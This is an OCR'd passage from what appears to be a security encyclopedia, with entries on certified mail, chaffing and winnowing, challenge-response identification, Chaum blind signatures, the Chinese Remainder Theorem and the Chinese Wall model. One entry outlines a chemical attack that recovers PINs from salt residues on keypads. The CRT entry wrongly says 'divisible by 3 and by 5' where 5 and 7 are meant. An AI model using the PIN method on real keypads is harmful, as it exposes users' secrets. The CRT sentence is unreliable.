
Nonrepudiation protocol

Related Concepts


►Contract Signing; ►Fair Exchange

Definition

Certified mail is the ►fair exchange of secret data for a receipt for this data.



Certified Mail. Fig. 1 Framework for certified mail [4]: players and their actions



Certified Mail. Fig. 2 Sketch of the protocol proposed in [7] (E_1 denotes symmetric encryption)

Background

Like ►fair exchange and ►contract signing protocols, early research focused on two-party protocols [3, 5] fairly generating ►nonrepudiation of receipt tokens in exchange for the message.

Theory

Certified mail is the most mature instance of fair exchange that has been standardized in [4]: the players in a certified mail system are at least one sender *S* and one receiver *R*. Depending on the protocols used and the service provided, the ►protocol may involve one or more ►trusted third parties (TTPs) *T*. If reliable time stamping is desired, additional ►time-stamping authorities *TS* may be involved too. For evaluating the evidence produced, a verifier *V* can be invoked after completion of the protocol. Sending a certified mail includes several actions [4]. Each of these actions may be disputable, i.e., may later be disputed at a verifier, such as a court (see Fig. 1): a sender composes a signed message (►nonrepudiation of origin) and sends it to the first TTP (nonrepudiation of submission). The first TTP may send it to additional TTPs (nonrepudiation of transport) and finally to the recipient (nonrepudiation of delivery, which is a special case of nonrepudiation of transport). The recipient receives the message (nonrepudiation of receipt).

Like generic ►fair exchange, two-party protocols either have nonnegligible failure probability or do not guarantee termination within a fixed time. Early work on fair exchange with inline TTP was done in [6]. Optimistic protocols have been proposed in [1, 2]. A later example of a protocol using an in-line TTP is the protocol proposed in [7]. The basic idea is that the parties first exchange signatures under the encrypted message. Then, the third party signs and distributes the key. The signature on the encrypted message together with the signatures on the key then forms the nonrepudiation of origin and receipt tokens. The protocol is sketched in Fig. 2.

Recommended Reading

1. Asokan N, Shoup V, Waidner M (1998) Asynchronous protocols for optimistic fair exchange. 1998 IEEE Symposium on Research in Security and Privacy. IEEE Computer Society Press, Los Alamitos, pp 86–99
2. Bao F, Deng R, Mao W (1998) Efficient and practical fair exchange protocols with off-line TTP. 1998 IEEE Symposium on Research in Security and Privacy. IEEE Computer Society Press, Los Alamitos, pp 77–85
3. Blum M (1981) Three applications of the oblivious transfer, Version 2. Department of Electrical Engineering and Computer Sciences, University of California at Berkeley, Berkley, CA
4. ISO/IEC (1997) Information technology – security techniques – nonrepudiation. Part 1: general. ISO/IEC International Standart 13888-1 (1st edn)
5. Rabin MO (1981) Transaction protection by beacons. Technical Report TR-29-1, Aiken Computation Laboratory, Harvard University, Cambridge, MA
6. Rabin MO (1983) Transaction protection by beacons. J Comput Syst Sci 27:256–267
7. Zhou J, Gollmann D (1996) A fair non-repudiation protocol. In: Proceedings of 1996 IEEE Symposium on Security and Privacy, Oakland, CA, pp 55–61

Chaffing and Winnowing

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Pseudonymity; ►Unlinkability

Definition

Chaffing and winnowing is an encryption technique using no decryption keys. Although the technique is not efficient, it is perfectly practical.

Background

Chaffing and winnowing introduced by Ron Rivest [3] is a technique that keeps the contents of transmitted messages confidential against eavesdroppers without using encryption. Chaffing and winnowing was meant as a liberal statement in the debate about cryptographic policy in the 1990s as to whether law enforcement should be given authorized surreptitious access to the plaintext of encrypted messages. The usual approach proposed for such access was "key recovery," where law enforcement has a "back door" that enables them to recover the decryption key. Chaffing and winnowing was proposed to obsolete this approach of key recovery because it reveals a technique of keeping messages confidential without using any decryption keys. The chaffing and winnowing technique was not invented for practical use, but was published as a proof of existence showing that one can send messages confidentially without having agreed on a decryption key in the first place.

Theory

A sender using the chaffing technique needs to agree with the intended recipient on an *authentication* mechanism, for example, a message authentication code (Mac algorithms) such as HMAC, and needs to establish an authentication key with the recipient. In order to send a message, the sender takes two steps:

Authentication: Breaks the message up into packets, numbers the packets consecutively, and authenticates each packet with the authentication key. The result is a sequence of "wheat" packets, that is, those making up the intended message.

Chaffing: Fabricates additional dummy packets independent of the intended packets. Produces invalid MACs for the dummy packets, for example by choosing their MACs at random. These are the "chaff" packets, that is, those used to hide the wheat packets in the stream of packets.

The sender sends all packets (wheat and chaff) intermingled in any order to the recipient. The recipient filters those packets containing a valid MAC (this is called *winnowing*), sorts them by packet number, and reassembles the message. An eavesdropper instead could not distinguish valid from invalid MACs because the required authentication key is only known to the sender and the recipient.

The problem of providing confidentiality by chaffing and winnowing is based on the eavesdropper's difficulty of distinguishing chaff packets from wheat packets. If the wheat packets each contain an English sentence, while the chaff packets contain random bits, then the eavesdropper will have no difficulty in detecting the wheat packets. On the other hand, if each wheat packet contains a single bit, and there is a chaff packet with the same serial number containing the complementary bit, then the eavesdropper will have a very difficult (essentially impossible) task. Being able to distinguish wheat from chaff would require him to break the MAC algorithm and/or know the secret authentication key used to compute the MACs. With a good MAC algorithm, the eavesdropper's ability to winnow is nonexistent, and the chaffing process provides perfect confidentiality of the message contents.

If the eavesdropper is as strong as some law enforcement agency that may monitor the main hubs of the Internet and may even have the power to force a sender to reveal the authentication key used, then senders could use alternative wheat messages instead of chaff. For an intended message, the sender composes an innocuous-looking cover message. The intended wheat message is broken into packets using the authentication key as described above. The cover wheat message is also broken into packets using a second authentication key that may or may not be known to the recipient. In this way, the sender could use several cover wheat messages for each intended wheat message. If the sender is forced to reveal the authentication key he used, he could reveal the authentication key of one of the cover wheat messages. Thus, he could deliberately "open" a transmitted message in several ways. This concept is similar to deniable encryption proposed by Canetti et al. [1].

In order to reduce the apparent overhead in transmission bandwidth, Rivest suggested that the chaffing could be done by an Internet Service Provider rather than by the sender himself. The ISP could then multiplex several messages, thus using the wheat packets of one message as chaff packets of another message and vice versa. He suggested other measures for long messages such that the relative

number of chaff packets can be made quite small, and the extra bandwidth required for transmitting chaff packets might be insignificant in practice.

Instead of message authentication codes, senders could also use an undeniable signature scheme, which produces signatures that can only be verified by the intended recipients [2].

Recommended Reading

1. Canetti R, Dwork C, Naor M, Ostrovsky R (1997) Deniable encryption. In: Kaliski BS (ed) Advances in cryptology: CRYPTO'97. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 90–104. ftp://theory.lcs.mit.edu/pub/tcryptol/96-02r.ps
2. Jakobsson M, Sako K, Impagliazzo R (1996) Designated verifier proofs and their applications. In: Maurer U (ed) Advances in cryptology: EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 143–154
3. Rivest RL (1998) Chaffing and winnowing: confidentiality without encryption. http://theory.lcs.mit.edu/rivest/chaffing.txt

Challenge-Response Authentication

►Challenge-Response Identification

Challenge-Response Identification

Mike Just
Glasgow Caledonian University, Glasgow, Scotland, UK

Synonyms

Challenge-response authentication; Challenge-response protocol; Strong authentication

Related Concepts

►Authentication; ►Entity Authentication; ►Identification

Definition

Challenge-response identification is a protocol in which an entity authenticates by submitting a value that is dependent upon both (1) a secret value, and (2) a variable challenge value.

Background

Challenge-response identification improves upon simpler authentication protocols, such as those using only passwords, by ensuring the *liveness* of the authenticating entity. In other words, since the submitted authentication value is different each time, and dependent upon the challenge value, it is more difficult for an attacker to replay a previous authentication value (►Replay Attack).

While it is difficult to pinpoint the first use of challenge-response identification, Diffie and Hellman indicate that "Identify Friend or Foe" protocols used by pilots after WWII (in which pilots would symmetrically encrypt and return a challenge from a radar station in order to ensure safe passage) motivated their discovery of digital signatures.

Theory

Challenge-response identification involves a *prover* (or *claimant*) P authenticating to a *verifier* (or *challenger*) V. Unlike simpler forms of ►Entity Authentication in which P authenticates with only some secret knowledge, such as a password, P authenticates with a value computed as a function of both a secret, and a challenge value from V. The protocol proceeds as follows:

1. P indicates their intention to authenticate to V.
2. V returns a challenge value c to the claimant P.
3. P computes the response value r as $r = f(c, s)$ with an appropriate function $f()$, challenge value c, and secret value s.

The challenge value c is a value that is distinct for each run of the protocol, and is sometimes referred to as a *time-variant parameter* or a Nonce. There are generally three possibilities for such a challenge value. Firstly, c could be randomly generated (►Random bit generation) so that V randomly generates a new challenge at each authentication attempt from P, thereby requiring some additional computation for V, but no requirement to maintain state. Secondly, c could be a sequence number, in which case V maintains a sequence value corresponding to each prover. At each authentication attempt by P, V would increment the corresponding sequence number. Thirdly, c could be a function of the current time (►Time Stamping). V would not require any additional computation, and not be required to maintain state, but would require access to a reasonably accurate clock. Note that Challenge Question Authentication uses a similar mechanism in which the challenge questions are presented to a user, who is required to respond with the corresponding answers in order to successfully authenticate. However, in typical implementations, such questions do not vary with time and serve more as *cues* to remind a user of their answers, and not a *challenge* in the sense described here.

There are three general techniques that can be used as the function $f()$ and secret value s. The first is symmetric-key based in which P and V share *a priori* a secret key K. The function $f()$ is then a symmetric encryption function (►Symmetric Cryptosystem), or a Message Authentication Code (►MAC Algorithms). Both Kerberos (►Kerberos authentication protocol) and the ►Needham–Schroeder Protocols are example protocols that make use of symmetric-key-based challenge-response identification.

Alternatively, a public key-based solution may be used. In this case, P has the private key in a public key cryptosystem (►Public Key Cryptography). V possesses a trusted public key that corresponds to P's private key. In short, P uses public key techniques (generally based on number-theoretic security problems) to produce their response as a function of their private key and the challenge value. For example, V might encrypt a challenge value and send the encrypted text to P, who would be required to return the response as the decryption of what they received. In this case, the challenge is a ciphertext value and P is required to return the correct plaintext. Alternatively, V might ask P to digitally sign a particular challenge value (►Digital Signature Schemes). The ►Schnorr Identification Protocol is an example of public-key-based challenge-response identification.

Finally, a ►Zero Knowledge protocol can be used, where P demonstrates knowledge of a secret value without revealing any information about this value in an information theoretic sense (►Information Theory). Such protocols typically require a number of "rounds" (each with its own challenge value) to be executed before successful identification is accepted.

Applications

As a form of identification and authentication, challenge-response identification is widely applicable in situations in which entities need to be identified.

Recommended Reading

1. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inform Theory IT-22(6):644–654
2. Menezes A, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton, Florida

Challenge-Response Protocol

►Challenge-Response Identification

Chaum Blind Signature Scheme

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

C

Related Concepts

►Blind Signature

Definition

The Chaum Blind Signature Scheme [3, 4], invented by David Chaum, was the first ►blind signature scheme proposed in the public literature.

Theory

The Chaum Blind Signature Scheme [3, 4] is based on the ►RSA signature scheme using the fact that RSA is an *automorphism* on $\mathbb{Z}_n^*$, the multiplicative group of units modulo an RSA integer $n = pq$, where n is the public modulus and p,q are safe RSA ►prime numbers. The tuple (n, e) is the public verifying key, where e is a prime between 2^{16} and $\phi(n) = (p-1)(q-1)$, and the tuple (p, q, d) is the corresponding private key of the signer, where $d = e^{-1} \bmod \phi(n)$ is the signing exponent. The signer computes signatures by raising the hash value $H(m)$ of a given message m to the dth power modulo n, where $H(\cdot)$ is a publicly known collision resistant hash function. A recipient verifies a signature s for message m with respect to the verifying key (n, e) by the following equation: $s^e = H(m) \pmod n$.

When a recipient wants to retrieve a blind signature for some message m', he chooses a blinding factor $b \in \mathbb{Z}_n$ and computes the auxiliary message $m = b^e H(m') \bmod n$. After passing m to the signer, the signer computes the response $s = m^d \bmod n$ and sends it back to the recipient. The recipient computes a signature s' for the intended message m' as follows: $s' = sb^{-1} \bmod n$. This signature s' is valid for m' with respect to the signer's public verifying key y because

$$\begin{aligned} s'^e &= \left(sb^{-1}\right)^e \\ &= \left(m^d b^{-1}\right)^e \\ &= m^{de} b^{-e} \\ &= mb^{-e} \\ &= b^e H\left(m'\right) b^{-e} \\ &= H\left(m'\right) \pmod n \end{aligned} \tag{1}$$

(Note how the above-mentioned automorphism of RSA is used in the third rewriting.) It is conjectured that

the Chaum Blind Signature Scheme is secure against a one-more-►forgery, although this has not been proven under standard complexity theoretic assumptions, such as the assumption that the RSA verification function is one-way. The fact that the Chaum Blind Signature Scheme has resisted one-more-forgeries for more than 20 years led Bellare et al. [1] to isolate a nonstandard complexity theoretic assumption about RSA signatures that is sufficient to prove security of the Chaum Blind Signature in the ►random oracle model, that is, by abstracting from the properties of any hash function $H(\cdot)$ chosen. They came up with a class of very strong complexity theoretic assumptions about RSA, which they called the one-more-RSA-inversion assumptions (or problems).

The Chaum Blind Signature Scheme achieves unconditional blindness [3] (►Blind Signature Scheme). That is, if a signer produces signatures $s_1, \ldots, s_n$ for $n \in N$ messages $m_1, \ldots, m_n$ chosen by a recipient, and the recipient later shows the resulting n pairs $(m_{1'}, s_{1'}), \ldots, (m_{n'}, s_{n'})$ in random order to a verifier, then the collaborating signer and verifier cannot decide with better probability than pure guessing which message–signature pair $(m_i, s_i)(1 \leq i \leq n)$ resulted in which message–signature pair $(m_{j'}, s_{j'})$ $(1 \leq j \leq n)$.

Similar to how Chaum leveraged the *automorphism* underlying the RSA signature scheme to construct a blind signature scheme, other ►digital signature schemes have been turned into blind signature schemes as well: Chaum and Pedersen [5] constructed blind Schnorr signatures [12]. Camenisch et al. [2] constructed blind Nyberg–Rueppel signatures [9] and blind signatures for a variant of DSA [8]. Horster et al. [7] constructed blind ►ElGamal digital signatures [6], and Pointcheval and Stern [10, 11] constructed blind versions of certain adaptations of Schnorr and Guillou–Quisquater signatures.

Recommended Reading

1. Bellare M, Namprempre C, Pointcheval D, Semanko M (2001) The one-more-RSA inversion problems and the security of Chaum's blind signature scheme. In: Syverson PF (ed) Financial cryptography 2001. Lecture notes in computer science, vol 2339. Springer, Berlin, pp 319–338
2. Camenisch J, Piveteau J-M, Stadler M (1995) Blind signatures based on the discrete logarithm problem. In: De Santis A (ed) Advances in cryptology: EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 428–432
3. Chaum D (1993) Blind signatures for untraceable payments. In: Chaum D, Rivest RL, Sherman AT (eds) Advances in cryptology: CRYPTO'82. Plenum, New York, pp 199–203
4. Chaum D (1990) Showing credentials without identification: Transferring signatures between unconditionally unlinkable pseudonyms. In: Seberry J, Pieprzyk J (eds) Advances in cryptology: AUSCRYPT'90. Lecture notes in computer science, vol 453. Springer, Berlin, pp 246–264
5. Chaum D, Pedersen TP (1993) Wallet databases with observers. In: Brickell EF (ed) Advances in cryptology: CRYPTO'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 89–105
6. ElGamal T (1985) A public key cryptosystem and a signature scheme based on discrete logarithms. IEEE Trans Info Theory 31(4):469–472. http://www.emis.de/MATH-item?0571.94014http://www.ams.org/mathscinet-getitem?mr$=$798552
7. Horster P, Michels M, Petersen H (1994) Meta-message recovery and meta-blind signature schemes based on the discrete logarithm problem and their applications. In: Pieprzyk J, Safari-Naini R (eds) Advances in cryptography: ASIACRYPT'94. Lecture notes in computer science, vol 917. Springer, Berlin, pp 224–237
8. National Institute of Standards and Technology (NIST) (1993) Digital signature standard. Federal Information Processing Standards Publication (FIPS PUB 186)
9. Nyberg K, Rueppel R (1993) A new signature scheme based on the DSA giving message recovery. In: 1st ACM conference on computer and communications security, proceedings, Fairfax, November 1993. ACM, New York, pp 58–61
10. Pointcheval D (1998) Strengthened security for blind signatures. In: Nyberg K (ed) Advances in cryptology: EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 391–405
11. Pointcheval D, Stern J (1996) Provably secure blind signature schemes. In: Kim K, Matsumoto T (eds) Advances in cryptography: ASIACRYPT'96. Lecture notes in computer science, vol 1163. Springer, Berlin, pp 252–265
12. Schnorr C-P (1988) Efficient signature generation by smart cards. J Cryptol 4(3):161–174

Chemical Combinatorial Attack

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Definition

A Chemical Combinatorial Attack consists in depositing on each keyboard key a small ionic salt quantity (e.g., some NaCl on key 0, some KCl on key 1, LiCl on key 2, SrCl2 on key 3, BaCl2 on key 4, CaCl2 on key 5...). As the user enters his/her PIN, salts get mixed and leave the keyboard in a state that leaks secret information. The later use of mass spectroscopic analysis will reveal with accuracy the mixture of chemical compounds generated by the user, and thereby leak PIN information. For moderate-size decimal PINs, the attack would generally disclose the PIN. As an example, the attack will reduce the entropy of a 3-digit decimal PIN to 0.27 bits and that of a 12-digit decimal PIN to 10.68 bits.

Experimental Results

The method, described in 2003 by [1] was implemented in 2008 as described in [2].

Recommended Reading

1. eprint.iacr.org/2003/217.pdf
2. Chang K, Fingerprint test tells what a person has touched, A16 p, New York Times, August 8, 2008

Chinese Remainder Theorem

Henk C. A. van Tilborg
Department of Mathematics and Computing Science,
Eindhoven University of Technology, Eindhoven,
The Netherlands

Synonyms

CRT

Related Concepts

►Modular Arithmetic; ►Number Theory

Definition

The Chinese Remainder Theorem (CRT) is a technique to reduce modular calculations with large moduli to similar calculations for each of the (mutually co-prime) factors of the modulus.

Background

The first description of the CRT is by the Chinese mathematician Sun Zhu in the third century AD.


Theory

The CRT makes it possible to reduce modular calculations with large moduli to similar calculations for each of the factors of the modulus. At the end, the outcomes of the subcalculations need to be pasted together to obtain the final answer. The big advantage is immediate: almost all these calculations involve much smaller numbers.

For instance, the multiplication $24 \times 32 \pmod{35}$ can be found from the same multiplication modulo 5 and modulo 7 (see Fig. 1), since $5 \times 7 = 35$ and these numbers have no factor in common. So, the first step is to calculate:

$$24 \times 32 \equiv 4 \times 2 \equiv 8 \equiv 3 \pmod 5$$
$$24 \times 32 \equiv 3 \times 4 \equiv 12 \equiv 5 \pmod 7$$

The CRT, explained for this example, is based on a unique correspondence between the integers $0, 1, \ldots, 34$ and the pairs (u, v) with $0 \le u < 5$ and $0 \le v < 7$. The mapping from i, $0 \le i < 35$, to the pair (u, v) is simply given by the reduction of i modulo 5 and modulo 7. For example, 24 is mapped to $(4, 3)$.



Chinese Remainder Theorem. Fig. 1 The Chinese Remainder Theorem reduces a calculation modulo 35 to two calculations, one modulo 5 and the other modulo 7

The mapping from (u, v) back to i is given by $i \equiv 21 \times u + 15 \times v$. The multiplier $a \equiv 21 \pmod{35}$ can be obtained from $a \equiv (v^{-1} \pmod u) \times v$, which is the obvious solution of the simultaneous congruence relations $a \equiv 1 \pmod u$ and $a \equiv 0 \pmod v$. The multiplier $b \equiv 15 \pmod{35}$ can be determined similarly. It follows that the answer of the computation above is given by $\mathbf{21} \times 3 + \mathbf{15} \times 5 \equiv 33 \pmod{35}$, as 3 and 5 are the outcomes of the multiplications modulo 5 resp. 7.

To verify this answer, note that the defining properties of a and b imply that $21 \times 3 + 15 \times 5 \equiv 1 \times 3 + 0 \times 5 \equiv 3 \pmod 5$ and, similarly, $21 \times 3 + 15 \times 5 \equiv 0 \times 3 + 1 \times 5 \equiv 5 \pmod 7$. That there a unique solution modulo 35 of the two congruence relations $x \equiv 3 \pmod 5$ and $x \equiv 5 \pmod 7$ follows from the fact that with two solutions, say x and y, their difference would be divisible by 3 and by 5, hence by 35. This means that x and y are the same modulo 35.

The CRT can be generalized to more than two factors and solves in general system of linear congruence relations of the form $a_i x \equiv b_i \pmod{m_i'}$, $1 \le i \le k$, where the greatest common divisor of a_i and m_i' should divide b_i for each $1 \le i \le k$.

Applications

In modern cryptography one can find many applications of the CRT. Exponentiation with the secret exponent d in RSA (►RSA Public-Key Encryption) can be reduced to the two prime factors p and q of the modulus n. This even allows for

a second reduction: the exponent d can be reduced modulo $p-1$ resp. $q-1$ because of Fermat's Little Theorem.

Also, when trying to find the discrete logarithm in a finite group of cardinality n, the CRT is used to reduce this to the various prime powers dividing n (Pohlig–Hellman in Generic Attacks Against DLP).

Recommended Reading

1. Shapiro HN (1983) Introduction to the theory of numbers. Wiley, New York

Chinese Wall

Sabrina De Capitani di Vimercati, Pierangela Samarati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Discretionary Access Control Policies (DAC); ►Mandatory Access Control Policy (MAC)

Definition

The *Chinese Wall security policy* is a policy designed for commercial environments whose goal is to prevent information flows which cause conflict of interest for individual consultants (e.g., an individual consultant should not have information about two banks or two oil companies).

Background

►Mandatory policies guarantee better security than discretionary policies since they can also control indirect information flows (i.e., mandatory policies enforce control on the flow of information once this information is acquired by a process). The application of mandatory policies may however result too rigid. For instance, the strict application of the no-read-up and the no-write-down principles characterizing the secrecy-based multilevel policies may be too restrictive in several scenarios. The Chinese Wall policy aims at combining the mandatory and discretionary principles with the goal of achieving mandatory information flow protection without loosing the flexibility of discretionary authorizations.

Theory

The Chinese Wall policy [1] was introduced to balance commercial discretion with mandatory controls. Unlike in the ►Bell and LaPadula model, access to data is not constrained by the data classifications but by what data the subjects have already accessed. The model is based on a hierarchical organization of data objects as follows:

- *basic objects* are individual items of information (e.g., files), each concerning a single corporation.
- *company datasets* define groups of objects that refer to a same corporation.
- *conflict of interest classes* define company datasets that refer to competing corporations.


Figure 1 illustrates an example of object organization where nine objects of four different corporations, namely A, B, C, and D, are maintained. Correspondingly, four company datasets are defined. The two conflict of interest classes depicted define the conflicts between A and B, and between C and D.

Given the object organization as above, the Chinese Wall policy restricts access according to the following two properties [1].

- *Simple security rule.* A subject s can be granted access to an object o only if the object o:
  - is in the same company datasets as the objects already accessed by s, that is, "within the Wall," or
  - belongs to an entirely different conflict of interest class.
- **-Property.* Write access is only permitted if
  - access is permitted by the simple security rule, and
  - no object can be read which (1) is in a different company dataset than the one for which write access is requested, and (2) contains unsanitized information.

The term subject used in the properties is to be interpreted as user (meaning access restrictions are referred to users). The reason for this is that, unlike mandatory policies that control processes, the Chinese Wall policy controls users. It would therefore not make sense to enforce restrictions on processes as a user could be able to acquire information about organizations that are in conflict of interest simply running two different processes.

Intuitively, the simple security rule blocks direct information leakages that can be attempted by a single user, while the *-property blocks indirect information leakages that can occur with the collusion of two or more users. For instance, with reference to Fig. 1, an indirect improper flow



Chinese Wall. Fig. 1 An example of object organization

could happen if, (1) a user reads information from object ObjA-1 and writes it into ObjC-1, and subsequently (2) a different user reads information from ObjC-1 and writes it into ObjB-1.

The application of the Chinese Wall policy still has some limitations. In particular, strict enforcement of the properties may result too rigid and, like for the mandatory policy, there will be the need for exceptions and support of sanitization (which is mentioned, but not investigated, in [1]). Also, the enforcement of the policies requires keeping and querying the history of the accesses. A further point to take into consideration is to ensure that the enforcement of the properties will not block the system working. For instance, if in a system with ten users there are eleven company datasets in a conflict of interest class, one dataset will remain inaccessible. This aspect was noticed in [1], where the authors point out that there must be at least as many users as the maximum number of datasets that appear together in a conflict of interest class. However, while this condition makes the system operation possible, it cannot ensure it when users are left completely free choice on the datasets they access. For instance, in a system with ten users and ten datasets, again one dataset may remain inaccessible if two users access the same dataset.

Applications

Although, as already discussed, the Chinese Wall policy has some limitations and drawbacks, it represents a good example of dynamic separation of duty constraints present in the real world. It has been taken as a reference principle in the development of several subsequent policies and models.

Recommended Reading

1. Brewer DFC, Nash MJ (1989) The chinese wall security policy. In: Proceedings of the IEEE Symposium on Security and Privacy, Oakland, CA, pp 215–228

Chinese Wall Model

Ebru Celikel Cankaya
Department of Computer Science, University of North Texas, Denton, TX, USA

Synonyms

Commercial security model

Related Concepts

►Access Control

Definition

The Chinese Wall model is a security model that concentrates on confidentiality and finds itself application in the commercial world. The model bases itself on the principles defined in the Clark Wilson security model.

Background

The Chinese Wall model was introduced by Brewer and Nash in 1989. The model was built on the UK stock brokerage operations. The stock brokers can be consulted by different companies that are in competition. This causes a conflict of interest, which should be prevented with lawfully enforceable policies. Similar to the UK brokerage system, the Chinese Wall model assumes impenetrable Chinese Walls among company data sets, so that no conflict of interest occurs on the same side of the wall. According to the model, subjects are only granted access to data that is not in conflict with other data they possess.

The model takes the Clark Wilson integrity model as a basis to construct the security rules for itself. Similar to the concepts of constrained data item and unconstrained data item categorization and the rule construction in the Clark Wilson model, the Chinese Wall security model defines objects, company datasets, and conflict of interest classes, and builds a set of rules on these entities.

Theory

The Chinese Wall model consists of four components:

Objects (O): Data belonging to a company
Company dataset (CD): Consists of individual companies
Conflict of Interest (COI) class: Contains company datasets of companies in competition
Subjects (S): People who access objects

In principle, the model implements dynamically changing access rights.

An example Chinese Wall model is given in Fig. 1. According to Fig. 1, there are two COI classes as Stock Broker and Software Vendor. The Stock Broker COI class has four CDs as {Winner, Safe, Star, Best}, and the Software Vendor COI class has three CDs as {ABC, XYZ, LMN}. The set of objects has seven elements as $\{data_1, data_2, data_3, data_4, data_5, data_6, data_7\}$.

The Chinese Wall security model can be formulated with the following rules:

CW-Simple Security Condition (*Preliminary Version*): A subject S can read an object O if:

- There is an object O' that has been accessed by subject S, and $CD(O') = CD(O)$
  or
- For all objects O', $O' \in PR(S) \Rightarrow COI(O') \neq COI(O)$, where PR(S) is the set of objects that subject S has read.

CW-Simple Security Condition: A subject S can read an object O if any of the following holds:

- $\exists$ an object O' that has been accessed by the subject S, and $CD(O') = CD(O)$
- $\forall$ objects O', $O' \in PR(S) \Rightarrow COI(O') \neq COI(O)$
- O is a sanitized object, i.e., filtered from sensitive data

The read rule described in the CW-simple security condition does not prevent indirect flow of data: Assume that two subjects S_1 and S_2 are legitimate users in the example system illustrated above (Fig. 1). Suppose S_1 can read object $data_1$ from Winner CD, and S_2 can read object $data_4$ from Best CD of the same COI class Stock Broker. Also assume that subject S_1 has read and write access, and subject S_2 has read access to the CD named XYZ in Software Vendors COI class. What can happen is that subject S_1 can read $data_1$ from Winner CD, write $data_1$ to XYZ, then subject S_2 can read $data_1$, which he did not have access to originally.

To prevent this illegitimate transfer of data, the CW-*-property is introduced as below:

CW-*-Property: A subject S may write to an object O iff the following two conditions hold:

- A subject S has read permission to read an object O due to CW-simple security condition
- $\forall$ objects O', S can read $O' \Rightarrow CD(O') = CD(O)$

Applications


The Chinese Wall security model is the commercial world implementation of what Bell La Padula is to military and government institutions. The motivation behind is to prevent the flow of information that will cause conflict of interest. Information is protected through virtual walls that are created by mandatory security controls. The model is simple and easy, making it a commonly used security provider.

The Chinese Wall model takes dynamically changing access rights into consideration and behaves accordingly. This adaptive property makes it more subtle a model than static security models, such as the Bell La Padula Confidentiality model.

The model also finds itself implemented in data mining applications.

Open Problems and Future Directions

As is, the Chinese Wall security model relies on the unrealistic assumption that company data can be grouped into non-overlapping, distinct conflict of interest classes. In practice, companies belonging to different conflict of interest classes can have common data because they may possess company shares in each other's field of operation. These shares may cause conflicting benefits, such as profit,



Chinese Wall Model. Fig. 1 The Chinese Wall model illustration

brand name, etc. So, distinct but overlapping conflict of interest classes are probable.

A further extension of the Chinese Wall security model is introduced to eradicate the problem of overlapping conflict of interest classes. This extended model is called the Aggressive Chinese Wall Security Policy (ACWSP), which replaces the Conflict of Interest Class with a Generalized Conflict of Interest Class (GCIR). The GCIR is the reflexive transitive closure of the original Conflict of Interest class.

Recommended Reading

1. Bishop M, Bhumiratana B, Crawford R, Levitt K (2004) How to sanitize data. In: 13th IEEE international workshops on enabling technologies: infrastructure for collaborative enterprises (WET ICE'04), Modena, Italy
2. Brewer DFC, Nash MJ (1989) The Chinese wall security policy. IEEE Symposium on Security and Privacy, Oakland, CA
3. Kayem AVDM, Akl SG, Martin P (2010) Adaptive cryptographic access control, Springer-Verlag, New York
4. Lin TY (1989) Chinese wall security policy-an aggressive model. In: 5th annual computer security applications conference, Tuscon, AZ
